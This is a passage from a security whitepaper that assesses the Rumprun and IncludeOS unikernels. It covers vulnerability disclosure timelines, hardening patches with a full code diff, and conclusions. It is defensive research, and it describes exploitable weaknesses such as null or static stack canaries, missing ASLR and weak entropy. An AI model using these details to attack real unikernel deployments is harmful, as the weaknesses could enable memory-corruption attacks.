Other security features were explicitly disabled by the developers, presumably to make implementation easier. Rumprun's build toolchain, for instance, sets the `-fno-stack-protector`, `--no-pie`, and `-D_FORTIFY_SOURCE=0` flags, disabling stack canaries, position-independent code, and standard library hardening, respectively. This was most likely done with at least some knowledge of what these flags do, and suggests a systematic lack of attention to basic security practices.

Finally, a few flaws arose due to existing security features' interaction with unikernel-specific quirks. Most notably, the stack canaries on both Rumprun and IncludeOS were always null, as the compiler expected the guard value to be present in thread-local storage, but neither system supported threads. This serves as a good example of compiler-level security falling within the purview of unikernel development. This kind of bug is subtle, and it would be understandable if a typical developer overlooked it – but it is not unreasonable to expect that those writing a *kernel* would be more knowledgeable, or would at least use a debugger to verify the correctness of the security feature as implemented.

In short, by flattening the entire security stack into one monolithic project, unikernel developers seem to have inadvertently saddled themselves with far more security responsibility than they are qualified to deal with, or even aware of. As a result, it should be expected that any unikernel will likely feature large gaps in defenses at all levels of the software stack, and come to resemble bare-metal embedded platforms, which are known for their pervasive security troubles.

9 Disclosure

Following the initial assessments of Rumprun and IncludeOS, NCC Group attempted to contact both projects in August 2017 to disclose the vulnerabilities and weaknesses discovered. This section covers disclosure timelines and interactions with each project.

9.1 Rumprun

NCC Group initially contacted the main developer of the Rumprun project and NetBSD rump kernels, Antti Kantee, indicating that we had identified several security issues, and that we sought to establish a means of secure communication to disclose them. The developer responded that they no longer maintained the project to the level of fixing security issues and that they did not know who did, linking to a "rumpkernel-users" mailing list thread from October 2016 wherein they announced that they were no longer in a capacity to maintain the codebase. [Kanb] Following this, NCC Group then made several attempts to contact the second most frequent Rumprun contributor, Ian Jackson, but never received a reply.

After a hiatus, NCC Group resumed the research into Rumprun in mid-2018, identifying further issues than those initially identified prior to initial disclosure attempts. After presenting our research at ToorCon XX San Diego in September 2018,[MD] we decided to develop our own patches to remediate the issues we had identified in 2017 and 2018 with the intention to upstream them where possible and host rejected hardening patches – such as those that may adversely affect performance – in a separate repository. These patches are discussed in Section 10.1 on page 92.

In early December 2018, we were contacted by a NetBSD developer, Christoph Badura, in relation to our previous attempts to identify a security contact. We are currently working with him to refactor our patches into a form amenable to being upstreamed into the NetBSD rump kernel codebase itself, where applicable.

9.2 IncludeOS

NCC Group initially contacted the the listed creator of IncludeOS, Alfred Bratterud, explaining that we had identified several security issues and asking for a preferred means of secure communication to disclose them. After two subsequent emails requesting acknowledgment, contact was established in early October 2017; immediately following this, NCC Group provided the IncludeOS project with an advisory describing the issues identified and remediation recommendations.

At the end of the following November, NCC Group sent a follow-up message asking for confirmation that the advisory was received and for when we could expect a decision about the steps the project would be taking regarding the issues. In a reply sent the next day, they indicated that they were aware of some of the issues, provided steps they planned to follow to resolve them, and asked for confirmation as to whether the plans were appropriate and sufficient. They are summarized as follows:

1. Implementing ASLR through paging features
2. Using W^X as a default for IncludeOS instances
3. Initializing the stack check guard on boot and ensuring that the stack check guard will be copied into thread local storage
4. Replacing Red Hat's newlib with musl libc
5. Changing the method by which vmrunner (described as being for development use only) detects panics and not `grep`-ing by default

NCC Group replied with follow-ups on each of the steps. Those which NCC Group provided additional advice for are summarized below:

- #2:
  - Consider further section hardening by making `.rodata` read-only, but not executable
  - Consider providing page protection manipulation capabilities to application software (e.g. `mprotect(2)`/`VirtualProtect[Ex]`) so applications may JIT or create guard pages
  - Introduce large (e.g. 1MB) guard pages between sections, and, where feasible (given compiler limitations), stack probing for stack growth operations over a page in size
- #3:
  - Make sure to verify correctness via assembly instructions or a debugger
  - Consider using a hypervisor-VM communication channel to seed quality entropy at boot
  - Make sure the first or second byte of the canary is null, with preference for the second
- #4:
  - musl libc is preferred to newlib and considered less vulnerable in general than glibc, but does not appear to have a fully hardened heap implementation
  - Copperhead OS' bionic libc is hardened, but malloc is probably best reimplemented using Chrome/Blink's PartitionAlloc or the further hardened struct/HardenedPartitionAlloc implementation
  - Consider providing applications raw memory allocation capabilities to implement arbitrary allocators, but the default `malloc(3)` should use a hardened allocator by default
  - Exercise caution when using `_FORTIFY_SOURCE` as some of the runtime checks use OS-specific features such as Linux's procfs for `%n` validation

In late February 2019, NCC Group contacted the IncludeOS project to inform them of new issues that had been identified while examining the changes made since reporting the original issues. NCC Group also provided patches remediating them. The IncludeOS developers promptly acknowledged receipt of the new issues. For more information on these issues and the patches, see Section 10.2 on page 95.

In mid March 2019, the IncludeOS project replied asking for feedback on a pre-closed pull request based on the one we provided, and indicating an intention to base entropy primarily on a random value passed in at build time, further stating that it would be up to users to ensure that they rebuilt images with new random values. However, the implementation provided XOR'd this static value against a randomly one generated using either `RDRAND` — or the CPU cycle count, depending on the results of `RDRAND` feature detection — or a non-cryptographically secure RNG through C++'s `std::random_device` and `std::mt19937_64` (Mersenne Twister) classes as a generic non-x86 implementation. They additionally indicated awareness of the lack of musl libc initialization in their solo5 build and that they added it. At the time of writing, NCC Group has not assessed this last claim, but the "dev" branch of IncludeOS does appear to have `src/platform/x86_pc/init_libc.cpp` invoke libc initialization functionality from the x86_pc codebase.

NCC Group responded that the implementation was not satisfactory due to the reasons summarized below:

- Fallback to use of an insecure entropy source or insecure PRNG should not be used and that failing closed or raising a loud warning message is preferred. In our original patch, a warning message about the canary failing to be initialized was printed, but this was removed in IncludeOS' version.
- The reliance on a static entropy secrets across reboots and multiple application instances exposes applications to significant exploitation risk and that even though the implementation XORs the value against a potentially secure random value, this essentially negates the purpose of the static secret at best and continues to be exploitable in the case that the value used is insecure due to fallback behaviors. Additionally,

it places an unnecessary burden on users that may be ignored (intentionally or otherwise).

- The IncludeOS version of our patch lacked the QEMU CPU setting changes.
- Performance regressions introduced in the IncludeOS version of our patch.

Within our response, we additionally recommended using `RDRAND` directly as a CSPRNG or seeding the SHAKE128 RNG with `RDSEED`, instead of seeding it with `RDRAND`.

The IncludeOS project replied that they applied our recommendations, but were holding off on applying the QEMU CPU setting changes to prevent `-cpu host` from breaking QEMU on macosx. They included a GitHub link showing the updated diff of a, now-deleted, patch branch for review. These patches introduced a "production mode" distinction in which booting would fail if IncludeOS could not securely obtain entropy.

On the matter of the QEMU CPU setting, we replied that the issue raised would also affect Linux on Xen, and that `boot/vmrunner` could check for the existence of `/dev/kvm` and fall back to a specific CPU type or enable the relevant `cpuid` flags through QEMU's CPU feature options (e.g. `,+rdrand`).

In reviewing the diff and subsequent revisions based on back-and-forth discussions, NCC Group observed several performance regressions in how entropy was obtained and seeded into the SHAKE128 RNG, and made recommendations to optimize the logic and prune superfluous entropy gathering operations.

Per our discussions with the IncludeOS project, all of the above remediations (potentially sans QEMU CPU setting) will be merged into the master branch by the end of March 2019 and will be part of IncludeOS version `0.14.1`.

10.1 Rumprun

Based on Rumprun's commit history, the project appears to have been left largely unmaintained since late 2016. However, Rumprun's maintainers have not made this fact clear: its documentation on GitHub does not mention anything to this effect, and various introductions to unikernels online still prominently feature Rumprun. Given this somewhat unusual situation, there are likely many existing and new projects using Rumprun for serious development work. In order to avoid adversely affecting such users, we opted to write patches ourselves to resolve several of the issues we discovered before publishing this whitepaper.

Generally speaking, our patches follow the recommendations in Section 5.12 on page 48. Our goal was to mitigate major vulnerabilities and implement a number of basic security features consistent with modern full-OSes and native binaries running on them, as well as to provide a reference implementation for some of these features. A non-goal of this effort was ensuring an extremely high level of security, but instead improve the status quo with minimal changes where feasible. As such, we did not replace custom components like `libbmk`'s heap allocator as we recommended above, and instead patched the existing implementations. In addition, there are a few security features for which a full and proper implementation would have required complete redesign of major components; for example, adding support for ASLR would require implementing a virtual memory management system. We patched these kinds of issues to the best of our ability within the confines of the existing architecture, but in a few cases could not implement any mitigations.

Due to the ongoing nature of our effort to upstream various portions of our patches to NetBSD prior to submitting them in a pull request to the Rumprun GitHub repos, we have have made our hardened version of Rumprun available through the following GitHub fork repositories:

- `nccgroup/rumprun`
- `nccgroup/src-netbsd`
- `nccgroup/buildrump.sh`

10.1.1 ASLR

- **Issue:** Rumprun does not support ASLR.

  Status: Unfixed. Implementing ASLR would require a substantial reshuffling of Rumprun's architecture. Currently, Rumprun allocates all of the memory provided by Xen in a contiguous block at startup. To implement ASLR, Rumprun's memory management system would need to be reimplemented to add support for sparse allocations, which we deemed too large a task.

10.1.2 Page Protections

- **Issue:** `arch_init_mm()` in `platform/xen/arch/arch/x86/mm.c` sets the text section to read-only, but leaves the other section permissions as RWX.

  Status: Fixed. `arch_init_mm()` now sets the proper permissions on all sections:
  - `.text` is now read-execute
  - `.data` and the stack are now read-write
  - `.rodata` is now read-only

- **Issue:** The NetBSD rump kernel `mmap` and `mprotect` syscalls are only partially implemented; the former ignores the `prot` flags passed to it and the latter is a no-op.

  Status: Fixed. The `mprotect` and `mmap` implementations in `lib/librumprun_base/sys{,call}_mman` were modified to issue Xen hypercalls that appropriately update the permissions of any pages touched by either call. Note that the guard regions are only a single page in size making them otherwise susceptible to stack clash attacks. However, without the ability to make noncontiguous memory mappings, this is the best that can be done without wasting large amounts of memory to implement larger guard regions.

10.1.3 Stack

- **Issue:** The `-fno-stack-protector` flag is used pervasively throughout the codebase to disable the use of stack canaries, and stack protector usage is not globally enforced for application code.

  Status: Fixed. All instances of `-fno-stack-protector` have been changed to `-fstack-protector-strong`, and `-fstack-protector-strong` has been added to the global `CLFAGS`.

- **Issue:** The stack canary is implemented using a global variable, `__stack_chk_guard`, in `src-netbsd/lib/libc/misc/stack_protector.c`. This is a deprecated method of storing the canary; modern compilers expect it to be in thread-local storage. This results in uninitialized null bytes within thread-local storage being used as the canary.

  Status: Fixed. The build configuration has been modified to add `-mstack-protector-guard=global` to the global `CFLAGS`. This instructs the compiler to generate canary checking code that uses the global canary variable directly.

- **Issue:** Once the above problem was resolved, it turned out that the stack canary value was generated quite late in the boot process (in `arch_init_mm()`). Critically, this occurs after its original value has already been read and inserted into several early stack frames. Attempting to use the global canary resulted in a crash when the old and new values are checked against each other during boot. The late initialization is due to the value being obtained via a call to the NetBSD `sysctl` interface, which is not usable during early boot.

  Status: Fixed.

  - The `__guard_setup` function in `src-netbsd/lib/libc/misc/stack_protector.c` that initializes the stack canary has been made the first step in the boot process.
  - On x86(_64), the `__guard_setup` function now directly uses the `RDRAND` cryptographically-secure random number generator instruction to set all but the second byte of the canary, which is cleared.
  - The entire implementation of the `__guard_setup` function and all functions call by it have been modified so that they do not have local array definitions or any references to local frame addresses. This is necessary as the libc itself is now compiled using `-fstack-protector-strong`, which would otherwise insert a canary check into the function that changes the canary value, causing a crash.

- **Issue:** The stack canary, being an ordinary global variable in the `.data` section, is writable at runtime.

  Status: Fixed. The canary now resides at the start of a global page-sized and page-aligned `stack_chk_guard_t` union. This page is marked read-only during initialization after the stack canary has been set.

- **Issue:** The stack is a global byte array in the middle of the `.data` section, placed directly above the page table. Buffer overflows within the stack could overwrite parts of the `.data` section following it and the stack could grow down into the parts of the `.data` section preceding it. These could enable the global stack canary value to be overwritten among other sensitive values.

  Status: Partially Fixed. The stack has been moved to its own ELF section after the `.data` section. It is bounded by single-page guard sections mapped as "not present." These protect against stack buffer overflows and generic stack overflows, but not stack clash attacks.

  Larger (at least 1MB) guard pages would be necessary better prevent stack clashes. In order to implement large guard pages without wasting several megabytes of memory for them, Rumprun would need to support noncontiguous memory mappings. As it does not, and implementing support would require a substantial redesign of the memory management system, we did not implement large guard pages.

10.1.4 Heap

- **Issue:** The canary value field `mh_magic` within the `memalloc_chunk` struct defined in `lib/libbmk_core/memalloc.c` is positioned after `mh_alignpad`. While this ordering appears to result in more efficient use of struct space, this leaves `mh_alignpad` unprotected against contiguous writes (i.e. from a heap-based buffer overflow).

  Status: Fixed. The `mh_magic` canary field is now located before `mh_alignpad`.

- **Issue:** The values of the malloc chunk canary value mentioned above as well as the `magic` value field within the `chunk` struct defined in `lib/libbmk_core/pgalloc.c` are set based on static compiler defines.

  Status: Fixed. The new `__guard_setup` implementation (see the Stack section above) generates two additional canaries for `malloc` and page chunks. These are placed in the same page as the stack canary, which is made read-only after initialization.

- **Issue:** The `LIST_REMOVE` macro used to unlink heap chunks in `memalloc.c` and `pgalloc.c` performs no pointer validation.

  Status: Fixed. A new macro, `LIST_REMOVE_CHECK`, which performs pointer validation, has been introduced and placed before all uses of `LIST_REMOVE`. If its validation fails, it calls `bmk_platform_halt()` to directly halt the VM.

10.1.5 Entropy and random number generation

- **Issue:** NetBSD `#ifs` out `RDRAND` support implemented in `sys/kern/kern_rndq.c` when built as a rump kernel by requiring `!defined(_RUMPKERNEL)`. This results in Rumprun unikernels lacking cryptographically secure entropy.

  Status: Fixed. The at-issue `#if` clauses has been removed from `sys/kern/kern_rndq.c`. In fact, the RNG-related code that was `#ifdef`-ed out when `_RUMPKERNEL` is defined still works without issue when NetBSD is built as a rumpkernel.

- **Issue:** The rump kernel-specific portion of the codebase lacks `RDRAND`-enabled implementations of `cpu_rng_init()` and `cpu_rng()`. As a result, only weak and predictable values are used to seed random number generation.

  Status: Fixed. A unikernel-friendly `RDRAND`-based RNG implementation for x86-based rumprun has been introduced in `sys/rump/librump/rumpkern/arch/x86/rump_x86_cpu_rng.c`, based on the implementation from `sys/arch/x86/x86/cpu_rng.c`. However, the new implementation detects `RDRAND` support by directly querying the CPU features using the `cpuid` instruction.

10.1.6 Standard library hardening

- **Issue:** The `%n` specifier is supported by libc format string functions. This allows format-string vulnerabilities to provide arbitrary write primitives.

  Status: Fixed. The `%n` handlers in `lib/libc/stdio/{vfscanf,vfwprintf,vfwscanf,vsnprintf_ss}.c` and `tools/compat/snprintf.c` have been changed to be a no-op.

- **Issue:** `_FORTIFY_SOURCE` is neither set nor explicitly disabled in the core Rumprun codebases and application build configurations.

  Status: Fixed. All instances of the `-U_FORTIFY_SOURCE` compiler option have been removed, and `-D_FORTIFY_SOURCE=2` has been added to the global `CFLAGS`.

10.2 IncludeOS

In February 2019, NCC Group reexamined the latest version of IncludeOS (commit `0efba18fb`) to determine what fixes had been implemented in response to our initial report.

10.2.1 Memory Regions

Page protections are now properly implemented, and all of the tests from Section 6.5 now fail with page faults rather than executing code. However, the non-standard section ordering remains the same. Also of note is that ASLR has not yet been implemented within IncludeOS, and there do not appear to be any related changes since the version originally tested.

10.2.2 Heap

The IncludeOS heap allocator now uses the default implementation within musl libc, which is a thin wrapper around the `mmap(2)` and `munmap(2)` syscalls, that neither validates nor merges freed blocks. As part of IncludeOS' switch to musl libc, which defers a large amount of functionality to Linux/POSIX syscalls, IncludeOS now implements a number of such required syscalls in custom C++ code. Within this part of the IncludeOS codebase exists `mmap(2)` and `munmap(2)` implementations based on a self-described buddy allocator. While NCC Group has not assessed the new implementation, we note that, due to the unikernel memory model, its data structures and metadata exist in the same memory space as those of the musl libc `malloc(3)/free(3)` implementations and may be subject to exploitation by heap-based buffer overflows. Additionally it is worth noting that such exploitation may be aided by the nature of the class used to implement this allocator; it is a subclass of the C++17 `std::pmr::memory_resource` class which has virtual methods including private member functions implemented in the IncludeOS subclass. While this results in the subclass containing a vtable, it is not immediately clear that any code within IncludeOS would result in these virtual methods being called due to the fact that the class is used directly rather than through a pointer or reference to `std::pmr::memory_resource`. Additionally, while the destructor of the parent class is virtual, the only instance of the subclass is of static storage duration; due to this, the appropriate destructors would be called directly instead of through the vtable pointer in the object.

10.2.3 Stack Canaries

musl libc is initialized through the standard Linux/POSIX ELF binary loading procedure. As part of this, the `__libc_start_main` entry function expects a System V ABI auxiliary vector (`auxvec`) embedded within the `char **argv` it receives. This vector is located immediately following the NULL pointer terminating the environmental pointer array, `envp`, which itself is located immediately following the NULL pointer terminating the argument pointer array, `argv`. [LMG+] The `auxvec` is an array of `auxv_t` key-value pairs of the following form:

```
typedef struct {
  int a_type;
  union {
    long a_val;
    void* a_ptr;
    void (*a_fnc)();
  } a_un;
} auxv_t;
```

As part of this initialization, musl libc expects an `AT_RANDOM` `auxvec` value that *"points to 16 securely generated random bytes"* provided by the OS; it uses this as the stack canary. [Dev][LMG+] If this value is not provided in the `auxvec` musl libc instead falls back to setting the canary to the result of the canary's address multiplied by the constant `1103515245`. [Fel]

During our re-review of IncludeOS, we found that IncludeOS only initializes musl libc on the default `x86_pc` platform, but does not initialize it on any other supported platforms, such as `solo5/ukvm`. [Incj] As a result, **the stack canary has a null value on those platforms**. Additionally, within the `auxvec` initialization code for the `x86_pc` platform, IncludeOS does not set the `AT_RANDOM` value, **resulting in a static stack canary value that is reused across VM image boots**. Further, as this value is based entirely on the location of the `__stack_chk_guard` variable, an attacker targeting a reboot-on-crash IncludeOS unikernel can attempt to successively guess the value by iterating through potential variable address locations and multiplying them against the musl libc fallback constant. To remediate this issue, we wrote a patch that obtains a random value 64-bit value using `RDRAND`, sets the second byte to `0x00`, and stores it within the `auxvec`. Additionally, due to the semantics of the `AT_RANDOM` value as a pointer to the random data, we set this pointer to the address of the modified random value in the `auxvec` after it is copied into the `argv` array.

Note: NCC Group's patch did not contain code to initialize musl libc within the entry points for IncludeOS' other platforms. However, it is likely that IncludeOS will be able to reuse our `AT_RANDOM` patch on those platforms.

10.2.4 Entropy

While implementing patches to add support for `auxvec AT_RANDOM`, we observed that the `RDRAND` was not supported in IncludeOS VMs. Looking into this we observed that due to the QEMU configuration used, the CPU model had not been specified and QEMU/KVM defaulted to one that does not support `RDRAND`. As described further in Section 6.8 on page 68, this resulted in the IncludeOS RNG being seeded with only the clock cycle count during early boot. To remediate this issue we wrote a patch for the `vmrunner.py` library that passes the `-cpu` option with an appropriate value to the `qemu-system-x86_64` command run by it.

10.2.5 Stack Canary/Entropy Patches

As described earlier, NCC Group provided a patch to the IncludeOS project that initialized the stack canary and enabled `RDRAND` support. While the IncludeOS project appears to have applied this patch, it was subsequently modified heavily over the course of the disclosure process by the IncludeOS project. The original patch is provided below:

Note: The original `argv std::array` variable did not allocate enough space for `38 auxv_t` objects and subsequently resulted in a buffer over-write during the `memcpy(3)` from `aux`. In version `0.14.1` of IncludeOS, `aux` and `argv` have been combined into `std::array<char*, 6 + 38*2> argv`, obviating the need for a `memcpy(3)`. Our patch attempted to remediate this by increasing the size of the buffer to fit the `38 auxv_t` objects; however, our version over-allocated by using eight times as much space for the `auxv_t` objects as needed. We regret this mistake.

```
commit ab6482a96cd7e793ca2fc45ada89b5546d2e39c8
Author: Jeff Dileo <jeff.dileo@nccgroup.trust>
Date:   Tue Feb 26 00:12:59 2019 -0500

   pass rdrand entropy to musl libc init for stack canary + enable rdrand cpu feature support in boot/
       vmrunner

diff --git a/src/platform/x86_pc/kernel_start.cpp b/src/platform/x86_pc/kernel_start.cpp
index 5bf83e83b..b59740e61 100644
--- a/src/platform/x86_pc/kernel_start.cpp
+++ b/src/platform/x86_pc/kernel_start.cpp
@@ -17,6 +17,7 @@
#include <kernel/os.hpp>
#include <kernel/syscalls.hpp>
```

```
#include <kernel/cpuid.hpp>
+#include <immintrin.h>
#include <boot/multiboot.h>
#include <kprint>
#include <debug>
@@ -108,7 +109,7 @@ extern "C" uintptr_t __syscall_entry();
extern "C" void __elf_validate_section(const void*);

extern "C"
-__attribute__((no_sanitize("all")))
+__attribute__((no_sanitize("all"), target("rdrnd")))
void kernel_start(uint32_t magic, uint32_t addr)
{
  // Initialize default serial port
@@ -211,9 +212,25 @@ void kernel_start(uint32_t magic, uint32_t addr)

  const char* plat = "x86_64";
  aux[i++].set_ptr(AT_PLATFORM, plat);
+
+  unsigned long long canary = 0;
+  if (CPUID::has_feature(CPUID::Feature::RDRAND)) {
+    #ifdef __x86_64__
+    _rdrand64_step(&canary);
+    #else
+    _rdrand32_step((uint32_t*)&canary);
+    #endif
+  } else {
+    kprintf("RDRAND not available. Stack canary will be NULL.\n");
+  }
+  ((uint8_t*)&canary)[1] = 0;
+  aux[i++].set_long(AT_RANDOM, (unsigned long)canary);
+  size_t canary_slot = i-1;
+  aux[i++].set_ptr(AT_RANDOM, 0);
+  size_t entropy_slot = i-1;
  aux[i++].set_long(AT_NULL, 0);

-  std::array<char*, 6 + 38> argv;
+  std::array<char*, 6 + (sizeof(auxv_t) * 38)> argv;

  // Parameters to main
  argv[0] = (char*) Service::name();
@@ -228,6 +245,10 @@ void kernel_start(uint32_t magic, uint32_t addr)

  memcpy(&argv[6], aux, sizeof(auxv_t) * 38);

+  auxv_t* auxp = (auxv_t*)&argv[6];
+  void* canary_addr = &auxp[canary_slot].a_un.a_val;
+  auxp[entropy_slot].set_ptr(AT_RANDOM, canary_addr);
+
#if defined(__x86_64__)
  PRATTLE("* Initialize syscall MSR (64-bit)\n");
  uint64_t star_kernel_cs = 8ull << 32;
diff --git a/vmrunner/vmrunner.py b/vmrunner/vmrunner.py
index d79f8e4ff..a65b7dcc4 100644
```

```
--- a/vmrunner/vmrunner.py
+++ b/vmrunner/vmrunner.py
@@ -520,6 +520,11 @@ class qemu(hypervisor):
             if "features" in cpu:
                 cpu_str += ",+" + ",+".join(cpu["features"])
             kernel_args.extend(["-cpu", cpu_str])
+        else:
+            if self._kvm_present:
+                kernel_args.extend(["-cpu", "host"]) # or at least -cpu kvm64,+rdrand
+            else:
+              kernel_args.extend(["-cpu", "max"])

         net_args = []
         i = 0
```

11 Conclusion

Much to the contrary of grandiose security claims often made by unikernel developers, the evidence thus far indicates that unikernels are decidedly *not* secure. [Bue] Having examined two major unikernels, Rumprun and IncludeOS, a worrying trend is already apparent: unikernels often lack even the most basic security features, especially with regard to memory corruption. ASLR, consistent `W^X` policy, and stack, heap, and standard library hardening are generally either missing, improperly implemented, or intentionally disabled. This would be bad enough in a full, general-purpose operating system, but it is made even worse in unikernels, where application and kernel code run together and share an address space. An attacker who gains code execution in the application can immediately go on to invoke kernel-level functionality, make hypercalls, perform raw packet I/O, and so on. This makes unikernels a particular liability when running alongside other types of hosts, as they can be used as pivot points from which to attack their neighbors with even more potency than would be possible on a full-OS VM or container (at least without privilege escalation).

Given how low the bar has been set, there are numerous ways in which the currently abysmal state of unikernel security could improve. Aside from the protections we tested for – i.e. those typically found in modern, full-featured operating systems – there are several hypervisor-specific features that can be taken advantage of in order to improve unikernel security. For instance, many privileged operations, e.g. page table management, packet I/O, etc. can be performed via requests to the hypervisor rather than directly by the guest itself through emulated devices; such functionality is akin to syscalls or ioctls in a full OS.

Nonetheless, as it stands, unikernels remain an unsuitable and unappealing choice for production use, and will likely remain so until their security measures are at least brought in line with those of modern, full-featured operating systems.

11.1 Future Work

Our primary motivation for targeting Rumprun was its position as the leading general-purpose unikernel for POSIX applications. IncludeOS, a unikernel tightly focused on C++-based cloud services, initially became a target when its CEO posted *Unikernels are secure. Here is why.* on `unikernel.org` as we were researching Rumprun.

We also intended to investigate OSv, a unikernel targeting JVM and native applications with support for managing app lifecycles via a REST API. It implements its filesystem with ZFS, and does not require that an application be build into the unikernel image, instead providing the ability to upload apps to run. Furthermore, unlike Rumprun and IncludeOS, OSv supports threads. Unfortunately, we ultimately did not have time to examine OSv; we do, however, have plans to write a second whitepaper with it as the primary target.

Besides OSv, another major area not fully explored is that of language-specific unikernels for high-level languages. While we discussed the OCaml-based MirageOS in our ToorCon talk,[MD], we did so primarily from a low-level perspective, examining the OS-level implementation and not the higher-level runtime on top of it. In addition, there are several other high-level-language-based unikernels that may be worth exploring, e.g. Clive (Go), LING (Erlang), and HaLVM (Haskell).

Finally, throughout our unikernel testing, we noticed an overarching design trend: the unikernel projects we looked at tended to reimplement major components like the TCP stack from scratch. While this means the older implementations' cruft is gone, so is their long history of fixes for obscure bugs and edge-case handling. As such, additional investigation into these components specifically would almost certainly yield a slew of interesting vulnerabilities.

11.2 Acknowledgments

The authors would like to thank Tim Newsham, Nikolas Skarlatos, Justin Moore, Jennifer Fernick, Griffin Byatt, Divya Natesan, and Ollie Whitehouse, all of whom commented on a pre-release version of this document; and Kurtis Miller and Michael McCallum, who reviewed our Rumprun hardening patches.

Lastly the authors would like to thank Alfred Bratterud and Christoph Badura, for their positive interactions during the disclosure process.

References

[Bue] Per Buer. Unikernels are secure. Here is why.
http://unikernel.org/blog/2017/unikernels-are-secure
4, 51, 99

[Can] Bryan Cantrill. Unikernels are unfit for production.
https://www.joyent.com/blog/unikernels-are-unfit-for-production
4

[Des] Alexander Peslyak (Solar Designer). Re: [PATCH v2 0/5] stackprotector: ascii armor the stack canary.
http://www.openwall.com/lists/kernel-hardening/2017/09/19/8
26, 59

[Dev] Linux Kernel Developers. include/uapi/linux/auxvec.h.
https://github.com/torvalds/linux/commits/v4.20/include/uapi/linux/auxvec.h
95

[Fel] Rich Felker. src/env/__stack_chk_fail.c.
https://git.musl-libc.org/cgit/musl/tree/src/env/__stack_chk_fail.c
95

[Gooa] Google. Bionic.
https://android.googlesource.com/platform/bionic/
48, 84

[Goob] Google. PartitionAlloc.h.
https://chromium.googlesource.com/chromium/blink/+/master/Source/wtf/PartitionAlloc.h
48, 84

[Gor] Mel Gorman. Chapter 6: Understanding The Linux Virtual Memory Manager.
https://www.kernel.org/doc/gorman/html/understand/understand009.html
27

[Hat] Red Hat. newlib.
https://sourceware.org/newlib/
60

[(Ina] John M. (Intel). The Difference Between RDRAND and RDSEED.
https://software.intel.com/en-us/blogs/2012/11/17/the-difference-between-rdrand-and-rdseed
69

[(Inb] John M. (Intel). Intel® Digital Random Number Generator (DRNG) Software Implementation Guide.
https://software.intel.com/en-us/articles/intel-digital-random-number-generator-drng-software-implementation-guide
39, 69

[Inca] IncludeOS. api/arch/x86_64.hpp.
https://github.com/includeos/IncludeOS/blob/39c29bb0b9/api/arch/x86_64.hpp
69

[Incb] IncludeOS. http.
https://github.com/hioa-cs/http
49

[Incc] IncludeOS. IncludeOS.
https://www.includeos.org
49

[Incd] IncludeOS. mana.
https://github.com/includeos/mana
49

[Ince] IncludeOS. Readme.
https://github.com/includeos/IncludeOS/blob/39c29bb0b9/README.md
49

[Incf] IncludeOS. src/include/fd_map.hpp.
https://github.com/includeos/IncludeOS/blob/39c29bb0b9/src/include/fd_map.hpp
68

[Incg] IncludeOS. src/include/fd_map.hpp.
https://github.com/includeos/IncludeOS/blob/c2cb5d304c/src/include/fd_map.hpp
68

[Inch] IncludeOS. src/kernel/rng.cpp.
https://github.com/includeos/IncludeOS/blob/39c29bb0b9/src/kernel/rng.cpp
69

[Inci] IncludeOS. src/net/openssl/init.cpp.
https://github.com/includeos/IncludeOS/blob/1cf072eaf0/src/net/openssl/init.cpp
69

[Incj] IncludeOS. src/platform/x86_pc/kernel_start.cpp.
https://github.com/includeos/IncludeOS/blob/0efba18fb/src/platform/x86_pc/kernel_start.cpp
96

[Inck] IncludeOS. src/posix/unistd.cpp.
https://github.com/includeos/IncludeOS/blob/39c29bb0b9/src/posix/unistd.cpp
68

[Incl] IncludeOS. src/posix/unistd.cpp.
https://github.com/includeos/IncludeOS/blob/c2cb5d304c/src/posix/unistd.cpp
68

[Inf] LLVM Compiler Infrastructure. LLVM Language Reference Manual.
https://bcain-llvm.readthedocs.io/projects/llvm/en/latest/LangRef/#id863
48, 84

[Int16] Intel. Intel® 64 and IA-32 Architectures Software Developer's Manual. 2B 4-541:1193–1194, September 2016.
https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf
39

[Kana] Antti Kantee. Component descriptions (was: Re: Question Rumpkernel Profiling / Rumpconf).
https://www.mail-archive.com/rumpkernel-users@freelists.org/msg01155.html
42

[Kanb] Antti Kantee. maintenance.
https://www.freelists.org/post/rumpkernel-users/maintenance,10
89

[Kanc] Antti Kantee. Re: Baking a minimal unikernel.
https://www.freelists.org/post/rumpkernel-users/Baking-a-minimal-unikernel,3
43

[Kera] Rump Kernel. Building Rumprun Unikernels.
https://github.com/rumpkernel/wiki/wiki/Tutorial:-Building-Rumprun-Unikernels
41, 44

[Kerb] Rump Kernel. rumprun-packages/README.md.
https://github.com/rumpkernel/rumprun-packages/blob/ff92b4b0ad/README.md
11

[Kerc] Rump Kernel. rumprun/platform/xen/xen/arch/x86/mm.c.
https://github.com/rumpkernel/rumprun/blob/c7f2f01/platform/xen/xen/arch/x86/mm.c#L887
17

[Kerd] Rump Kernel. rumprun/README.md.
https://github.com/rumpkernel/rumprun/blob/ad23d14e0f/README.md
11

[Kere] Rump Kernel. sys/kern/kern_rndpool.c.
https://github.com/rumpkernel/src-netbsd/blob/023ba03a5c/sys/kern/kern_rndpool.c
38

[LMG+] H.J. Lu, M. Matz, M. Girkar, J. Hubička, A. Jaeger, and M. Mitchell. System V Application Binary Interface. AMD64 Architecture Processor Supplement.
https://github.com/hjl-tools/x86-psABI/wiki/x86-64-psABI-1.0.pdf
95

[Mana] Linux Programmer's Manual. FEATURE_TEST_MACROS(7).
http://man7.org/linux/man-pages/man7/feature_test_macros.7.html
10

[Manb] Linux Programmer's Manual. MALLOC(3).
http://man7.org/linux/man-pages/man3/malloc.3.html
8

[MD] Spencer Michaels and Jeff Dileo. Unikernel Apocalypse: Big Trouble In Ring 0.
https://frab.toorcon.net/en/toorcon20/public/events/115.html
https://www.youtube.com/watch?v=b68VFuB_y5M
89, 99

[MS14] Anil Madhavapeddy and David J. Scott. Unikernels: The Rise of the Virtual Library Operating System. *Communications of the ACM*, 57(1):61–69, 2014.
http://unikernel.org/files/2014-cacm-unikernels.pdf
4

[New] Tim Newhsam. Format String Attacks.
http://seclists.org/bugtraq/2000/Sep/214
9

[Proa] CMake Project. Source/cmStringCommand.cxx.
https://gitlab.kitware.com/cmake/cmake/blob/9eb0e73f46/Source/cmStringCommand.cxx#L765-770
56

[Prob] NetBSD Project. SYSCTL(3), NetBSD Library Functions Manual.
http://netbsd.gw.com/cgi-bin/man-cgi?sysctl+3+NetBSD-7.1
38

[Proc] NetBSD Project. SYSCTL(7), NetBSD Miscellaneous Information Manual.
http://man.netbsd.org/cgi-bin/man-cgi?sysctl+7+NetBSD-7.1
41

[Prod] The GNU Project. 12.13 Customizing printf.
